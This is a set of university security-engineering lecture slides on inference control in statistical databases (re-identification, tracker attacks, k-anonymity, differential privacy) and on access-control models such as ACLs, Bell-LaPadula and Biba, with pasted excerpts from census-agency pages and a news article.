


41

The Massachusetts Group Insurance Commission had a bright idea back in the mid-1990s—it decided to release "anonymized" data on state employees that showed every single hospital visit. The goal was to help researchers, and the state spent time removing all obvious identifiers such as name, address, and Social Security number. But a graduate student in computer science saw a chance to make a point about the limits of anonymization.

Latanya Sweeney requested a copy of the data and went to work on her "reidentification" quest. It didn't prove difficult. Law professor Paul Ohm describes Sweeney's work:

At the time GIC released the data, William Weld, then Governor of Massachusetts, assured the public that GIC had protected patient privacy by deleting identifiers. In response, then-graduate student Sweeney started hunting for the Governor's hospital records in the GIC data. She knew that Governor Weld resided in Cambridge, Massachusetts, a city of 54,000 residents and seven ZIP codes. For twenty dollars, she purchased the complete voter rolls from the city of Cambridge, a database containing, among other things, the name, address, ZIP code, birth date, and sex of every voter. By combining this data with the GIC records, Sweeney found Governor Weld with ease. Only six people in Cambridge shared his birth date, only three of them men, and of them, only he lived in his ZIP code. In a theatrical flourish, Dr. Sweeney sent the Governor's health records (which included diagnoses and prescriptions) to his office.



Sweeny (2000) 87% of the population of the United States can be uniquely identified by gender, date of birth, and 5-digit zip code

# Simple IC: Query Size Control



query must involve at least target k



# Simple IC: Query Size Control

Let's assume there is only one male Full Professor in the department  
query average salary of all male professors in the dept (more than k)  
query average salary of all full profs in the dept (more than k)



# Simple IC: Query Size Control



query must involve at least target k

query must at most target  $N-k$  records  
( $N$  total number of records)



# Trackers

The ‘professor’ queries are example for a **tracker** attack

- Attacker partitions knowledge in multiple queries (that do not violate the size restriction) and then combines results
- Decompose  $Q$  (violating size restriction) into two parts  $C = C_1 \cdot C_2$ , such that  $C_1$  and  $T = (C_1 \cdot \sim C_2)$  satisfy size restriction



# Inference Control at Query Time

Idea: keep track of past queries for given user and determine whether new query should be allowed

However, not allowing a new query may also reveal sensitive info.


Example: *Individual salaries are sensitive*

User queries: Select SUM(salary) from Salaries;                    150,000

Use queries: Select COUNT(salary) from Salaries;                    3

User queries: Select MAX(salary) from Salaries;                    50,000

# Query Overlap Control



Idea: keep track of all past queries of a given user

New query C is allowed only if overlap  
with past queries D is less than  $r$  records:  $|X(C) \cap X(D)| \leq r$

# Perturbation

Query restriction can be costly and difficult to implement

Alternative: modify (perturb) the data

Two options:

1. Perturb the stored data (Data Perturbation)
2. Perturb the output of queries (Output Perturbation)

Note: Perturbation should preserve statistical results  
as much as possible



# Cell Suppression

Example: Average grades of Major/Minor students. Minimum query size 3

Major:	Biology	Physics	Chemistry	Geology
Minor:	-	blanked	17	11
Biology	7	-	32	18
Physics	33	blanked	-	blanked
Chemistry	9	13	6	-
Geology				

if known

if known

can be used to reconstruct

**suppress** (because only 2 students in class)

Major:	Biology	Physics	Chemistry	Geology
Minor:	-	blanked	17	blanked
Biology	7	-	32	18
Physics	33	blanked	-	blanked
Chemistry	9	13	6	-
Geology				

can be used to reconstruct

Blanking a cell in a DB with m tuples means blanking  $2m-1$  other cells

# Swapping

Swap a sufficiently large number of attributes such that certain desired statistical properties are preserved

Record	D			D'		
	Sex	Major	GP	Sex	Major	GP
1	Female	Bio	4.0	Male	Bio	4.0
2	Female	CS	3.0	Male	CS	3.0
3	Female	EE	3.0	Male	EE	3.0
4	Female	Psy	4.0	Male	Psy	4.0
5	Male	Bio	3.0	Female	Bio	3.0
6	Male	CS	4.0	Female	CS	4.0
7	Male	EE	4.0	Female	EE	4.0
8	Male	Psy	3.0	Female	Psy	3.0

Example: Count(Female · CS), Count(Male · 4.0)



# k-anonymity

Sweeney (2002)

	Non-Sensitive			Sensitive
	Zip Code	Age	Nationality	Condition
1	13053			
2	13068			
3	13068			
4	13053			
5	14853			
6	14853			
7	14850			
8	14850			
9	13053			
10	13053			
11	13068			
12	13068	35	American	Cancer

Background  
information attack

Homogeneity attack

Machanavajjhala (2006)

18

# An improvement: $\mathbf{l}$ -diversity

Machanavajjhala (2006)

	Non-Sensitive			Sensitive
	Zip Code	Age	Nationality	Condition
1	130**	< 30	*	Heart Disease
2	130**	< 30	*	Heart Disease
3	130**	< 30	*	Viral Infection
4	130**	< 30	*	Viral Infection
5	1485*	≥ 40	*	Cancer
6	1485*	≥ 40	*	Heart Disease
7	1485*	≥ 40	*	Viral Infection
8	1485*	≥ 40	*	Viral Infection
9	130**	3*	*	Cancer
10	130**	3*	*	Cancer
11	130**	3*	*	Cancer
12	130**	3*	*	Cancer

4-anonymous data

	Non-Sensitive			Sensitive
	Zip Code	Age	Nationality	Condition
1	1305*	≤ 40	*	Heart Disease
4	1305*	≤ 40	*	Viral Infection
9	1305*	≤ 40	*	Cancer
10	1305*	≤ 40	*	Cancer
5	1485*	> 40	*	Cancer
6	1485*	> 40	*	Heart Disease
7	1485*	> 40	*	Viral Infection
8	1485*	> 40	*	Viral Infection
2	1306*	≤ 40	*	Heart Disease
3	1306*	≤ 40	*	Viral Infection
11	1306*	≤ 40	*	Cancer
12	1306*	≤ 40	*	Cancer

3-diverse data

# Further improvement: t-closeness

Similarity attack

Li et al (2007)

Bob (47602, 22 years) has a  
stomach problem

	ZIP Code	Age	Salary	Disease
1	476**	2*	3K	gastric ulcer
2	476**	2*	4K	gastritis
3	476**	2*	5K	stomach cancer
4	4790*	$\geq 40$	6K	gastritis
5	4790*	$\geq 40$	11K	flu
6	4790*	$\geq 40$	8K	bronchitis
7	476**	3*	7K	bronchitis
8	476**	3*	9K	pneumonia
9	476**	3*	10K	stomach cancer

3-diverse data



# Output Perturbation

## Technique 1: **Random-sample Query**

Execute user's query on a randomly selected sample of all records in the database


Works only for large datasets

## Technique 2: **Add random “noise” to query answer**



# $\epsilon$ -Differential Privacy

Mathematical definition of privacy loss associated with statistical data release



## LIBRARY

[About the Library](#)[America Counts](#)[Audio](#)[Fact Sheets](#)[Infographics & Visualizations](#)[Photos](#)[Publications](#)[Reference](#)[Videos](#)[Working Papers](#)[!\[\]\(04069668af54f91167c57180a425dd88\_img.jpg\) Back to 2021](#)

# Differential Privacy and the 2020 Census

JULY 22, 2021

## Differential Privacy and the 2020 Census

The mission of the U.S. Census Bureau is to provide quality data about the people and economy of the United States. Protecting privacy and ensuring accuracy are, and have always been, core to this mission. The Census Bureau is required by law (Title 13 of the U.S. Code) to ensure that information about any specific individual, household, or business is never revealed, even indirectly, through our published statistics. The quality and accuracy of Census Bureau statistics depend on the public's trust and participation.

The Census Bureau is modernizing its approach to privacy protection for the 2020 Census. We're using a statistical method called differential privacy to mask information about individuals while letting us share important statistics about communities.

information. That's particularly true if you live in a small area and are a different race or ethnicity from your neighbors. It can be easier to pick you out of a crowd. Serious threats to privacy exist today that didn't exist 10 years ago during the last census. We must use new techniques to continue to protect people's privacy. Given the scale of today's privacy threats, reusing the past methods would require significantly larger distortions in the published data, rendering much of the data unfit for use.

**Stakeholder feedback and engagement is key to ensuring that 2020 Census results protect privacy while delivering the detailed, useful statistics communities need.**




News & Politics | Culture | **Technology** | Business | Human Interest | Podcasts

\* COMING TOGETHER TO CRAFT AN ODDBALL VISION

future tense

# States Are Suing the Census Bureau Over Its Attempts to Make Data More Private

BY PRIYANKA NANAYAKKARA AND JESSICA HULLMAN AUG 12, 2021 • 5:50 AM



Although 2020 Census statistics have yet to be fully released, the bureau is already facing pushback about the new approach. [Alabama is suing the bureau](#) (though the lawsuit was recently [put on hold](#)) on the grounds that it is violating its mandate to “report ... accurate [t]abulations of the population” by releasing “inaccurate” statistics. [Sixteen states](#) are backing the lawsuit. The bureau, however, is also [legally required not to publish individually identifiable data](#), putting it between a rock and a hard place. [Some approach to protecting privacy is mandatory and differential privacy represents the strongest known defense against re-identification.](#)



[Home](#) → [Frequently asked questions](#) → Security and privacy

# Frequently asked questions—Security and privacy

[Expand all](#)[Collapse all](#)

## ▼ 10. How does Statistics Canada ensure the confidentiality of the information it publishes?

Statistics Canada is bound by law to protect the identity of individuals in any data it publishes. Publications and electronic data releases are screened so that anonymity is assured. Names, addresses and telephone numbers are not part of the census database used for dissemination, and private contractors do not have access to confidential data.

Published census data go through a variety of automated and manual processes to determine whether the data need to be suppressed. This is done primarily to ensure that the identity and characteristics of respondents are not disclosed (referred to as confidentiality).

Confidentiality rules are applied to all data that are released or published to prevent the publication or disclosure of any information deemed confidential. If necessary, data are suppressed to prevent direct or residual disclosure of identifiable data. Consequently, the agency does not publish data from geographic areas with a population below a certain threshold.



# Combine IC and AC

## Research Data Centres

Research Data Centres (RDCs) promote and facilitate research that uses Statistics Canada microdata within secure facilities managed by Statistics Canada. They include University based RDCs, Government based RDCs in Federal and Provincial/Territorial government buildings and Secure Access Points in approved locations where employees from all levels of government can access microdata.



[Sign in or register Microdata Access Portal](#)

Researchers who become deemed employees of Statistics Canada access a wide variety of data, including social and business surveys, administrative data and linked data. The confidentiality of respondents is protected through the use of policies and procedures that create a culture of confidentiality within the research community.

## Information and resources

### Data

Projects and datasets

### User community

Participating institutions and contacts

### Training and events

Training sessions, webinars, events

### Fees

Costs related to the program

### Application process and guidelines

Application process and guidelines

### About the access

History behind the program

### Frequently asked questions

Frequently asked questions

### Contact information

If you have questions or comments

10	<b>11</b>	<b>12</b> 10-2p	<b>13</b> 9-4p	<b>14</b> 10-2p	<b>15</b>	16
17	<b>18</b>	<b>19</b> 10-2p	<b>20</b> 9-4p	<b>21</b> 10-2p	<b>22</b>	23
24	<b>25</b>	<b>26</b> 10-2p	<b>27</b> 9-4p	<b>28</b> 10-2p	<b>29</b>	30
31						

For any questions or concerns, please contact the RDC staff at [rdc@uvic.ca](mailto:rdc@uvic.ca) or 250-853-3196.  
You can also contact Dr. Herb Schuetze, Academic Director of the UVic branch of the BCIRDC,  
at 250-721-8541 or [hschuetz@uvic.ca](mailto:hschuetz@uvic.ca)

### Data Access

Researchers with an approved project can access RDC data. Applications can be made by individual researchers or by research teams led by a principal applicant. Please visit the [Statistics Canada Microdata Access Portal](#) to apply.

The [Statistics Canada Data Liberation Initiative \(DLI\)](#) provides direct access to Public Use Microdata Files (PUMFs). Applicants must demonstrate that their research cannot be conducted using PUMFs. UVic affiliates have access through the [Library Data Services Dataverse](#).

# Summary and Outlook

- Inference attacks disclose sensitive data by combining non-sensitive data sets
- Inference control (IC) important concern in statistical databases
- Techniques: query control and perturbation
- Trade-off between precision and privacy
- Next week: Access Control Models



# *Questions?*



# **SENG 360 - Security Engineering**

## **Access Control**

Jens Weber

Fall 2022




# Recall from last week

## Database Access Control

- *Discretionary access control (DAC)*
- *SQL*

## Today

- AC on other levels
- *Mandatory Access Control (MAC)*



# Learning Objectives



At the end of this class you will be able to

- Describe representations for discretionary AC policies
  - ACM, ACL, C-list
  - Distinguish between mandatory and discretionary AC
  - Use formal multilevel/multilateral security models



# Access Control Matrix

User	Operating System	Accounts Program	Accounting Data	Audit Trail
Sam	rwx	rwx	r	r
Alice	rx	x	—	—
Accounts program	rx	rx	rw	w
Bob	rx	r	r	r



University  
of Victoria

# Access Control Lists (AC lists)

Columns of access control matrix

	<i>file1</i>	<i>file2</i>	<i>file3</i>
<i>Andy</i>	rx	r	rwo
<i>Betty</i>	rwxo	r	
<i>Charlie</i>	rx	rwo	w

ACLs:

- file1: { (Andy, rx) (Betty, rwxo) (Charlie, rx) }
- file2: { (Andy, r) (Betty, r) (Charlie, rwo) }
- file3: { (Andy, rwo) (Charlie, w) }

# AC Lists in Operating Systems

- ACLs can be long ... so combine users
  - UNIX: 3 classes of users: **owner, group, rest**
    - rwx rwx rwx
    - Ownership assigned based on creating process
    - Group set to current group of process
    - Can change it to any other group the user belongs to

`-rw-r----- Alice Accounts`

# Capability Lists (C lists)

Rows of access control matrix

	<i>file1</i>	<i>file2</i>	<i>file3</i>
Andy	rx	r	rwo
Betty	rwxo	r	
Charlie	rx	rwo	w

C-Lists:

- Andy: { (file1, rx) (file2, r) (file3, rwo) }
- Betty: { (file1, rwxo) (file2, r) }
- Charlie: { (file1, rx) (file2, rwo) (file3, w) }

# C-Lists vs ACLs

## Advantages C-Lists

- efficient run-time checking
- easy delegation

## Advantages ACLs

- efficient revocation / rights management
- not easy to forge

In practice: OS often combine both  
(e.g., file descriptor, kerberos ticket)



# Discretionary vs. Mandatory Access Control



## Discretionary Access Control (DAC):

- Users decide how they want to share their data

## Mandatory Access Control (MAC): System (administrators) enforce AC policy



# Multi-level secure systems



# AC Policy Models

Generic “model” that of protection properties common to a class of security policies. May lend itself to mathematical analysis.

- Bell-Lapadula Model (confidentiality)
- Biba Model (integrity)
- Brewer Nash Model (integrity / conflict of interest)
- Clark-Wilson Model (integrity / procedural)



# Bell LaPadula Model



Introduced in 1973

David Elliott Bell and  
Leonard J. LaPadula

- Air Force was concerned with security in time-sharing systems
- Many OS bugs
- Accidental misuse

Basic idea: Information should not flow downward

Main Objective:

- Enable one to show that a computer system can securely process classified information



# Bell-LaPadula Rules





- Subject S can read object O if and only if the subject's security clearance  $I_S \geq I_O$ , which is the security classification of O, and S has discretionary read access to O.  
*(called security condition or NRU)*
- S can write O if and only if  $I_S \leq I_O$  and S has discretionary write access to O.  
*(called \*-property or NWD)*



University  
of Victoria

# Bell Lapadula Visualized



# Example: Bell-LaPadula

Security Levels	Subjects	Objects
Top Secret (TS)	Tamara, Thomas	Personnel Files
Secret (S)	Sally, Samuel	E-Mail Files
Confidential (C)	Claire, Clarence	Activity Log Files
Unclassified (UC)	Ulaley, Ursula	Telephone List Files

- What objects can Thomas read?
- Can Sally write email files? Can she read personnel files?
- Which files can Claire read and write, respectively?
- Who can read telephone lists?

# Tranquility

Criticism: user may ask admin to declassify object (or subject)

- *Tranquility property*
  - *Strong tranquility*: security labels remain unchanged during the operation of the system
  - *Weak tranquility*: security labels do not change in ways where they would violate the AC policy (preferred because of POLP)



# Example application: ML Wiki

**Merged Wiki View: High**

The screenshot shows a browser window titled "Westeros - High Wiki - Mozilla Firefox". The page content is organized into three distinct horizontal sections (levels) separated by banners:

- High content level:** The top section is pink and contains the heading "Regions". It describes how Westeros was divided into four principal regions: North, South, East, and West, after being conquered by House Targaryen.
- Medium content level:** The middle section is blue and contains the heading "Recent Events". It discusses the unpredictable seasons in Westeros, mentioning a decade-long summer followed by a harsh winter.
- Low content level:** The bottom section is green and contains the heading "Geography". It provides information about the continents of Westeros, the Free Cities, and the Lands of the Summer Sea.

Annotations on the left side of the screenshot:

- "High can edit" (with a line pointing to the High banner)
- "High content only" (with a line pointing to the High banner)

Annotations on the right side of the screenshot:

- "Banners separate content at each level" (with an arrow pointing to the High banner)
- "The wiki page begins with High content" (with an arrow pointing to the High banner)
- "Medium content" (with an arrow pointing to the Medium banner)
- "Low content" (with an arrow pointing to the Low banner)


Page footer: © Jens H. Weber

# Example OS: SELinux



# Adding Compartments to Levels

Creates a partial order



# Biba Integrity Model

Ken Biba, 1975



Can be seen as Bell-Lapadula Model (upside down)

*read up - write down*

- The higher the level, the more confidence...
  - that a program will execute correctly
  - that data is accurate and/or reliable
- Note relationship between integrity and trustworthiness
- Important: *integrity levels are not confidentiality levels*



# Strict Integrity Policy - Typically called “The” Biba Model

Analog to Bell-LaPadula model

1.  $s \in S$  can read  $o \in O$  iff  $i(s) \leq i(o)$
2.  $s \in S$  can write to  $o \in O$  iff  $i(o) \leq i(s)$
3.  $s_1 \in S$  can execute  $s_2 \in S$  iff  $i(s_2) \leq i(s_1)$



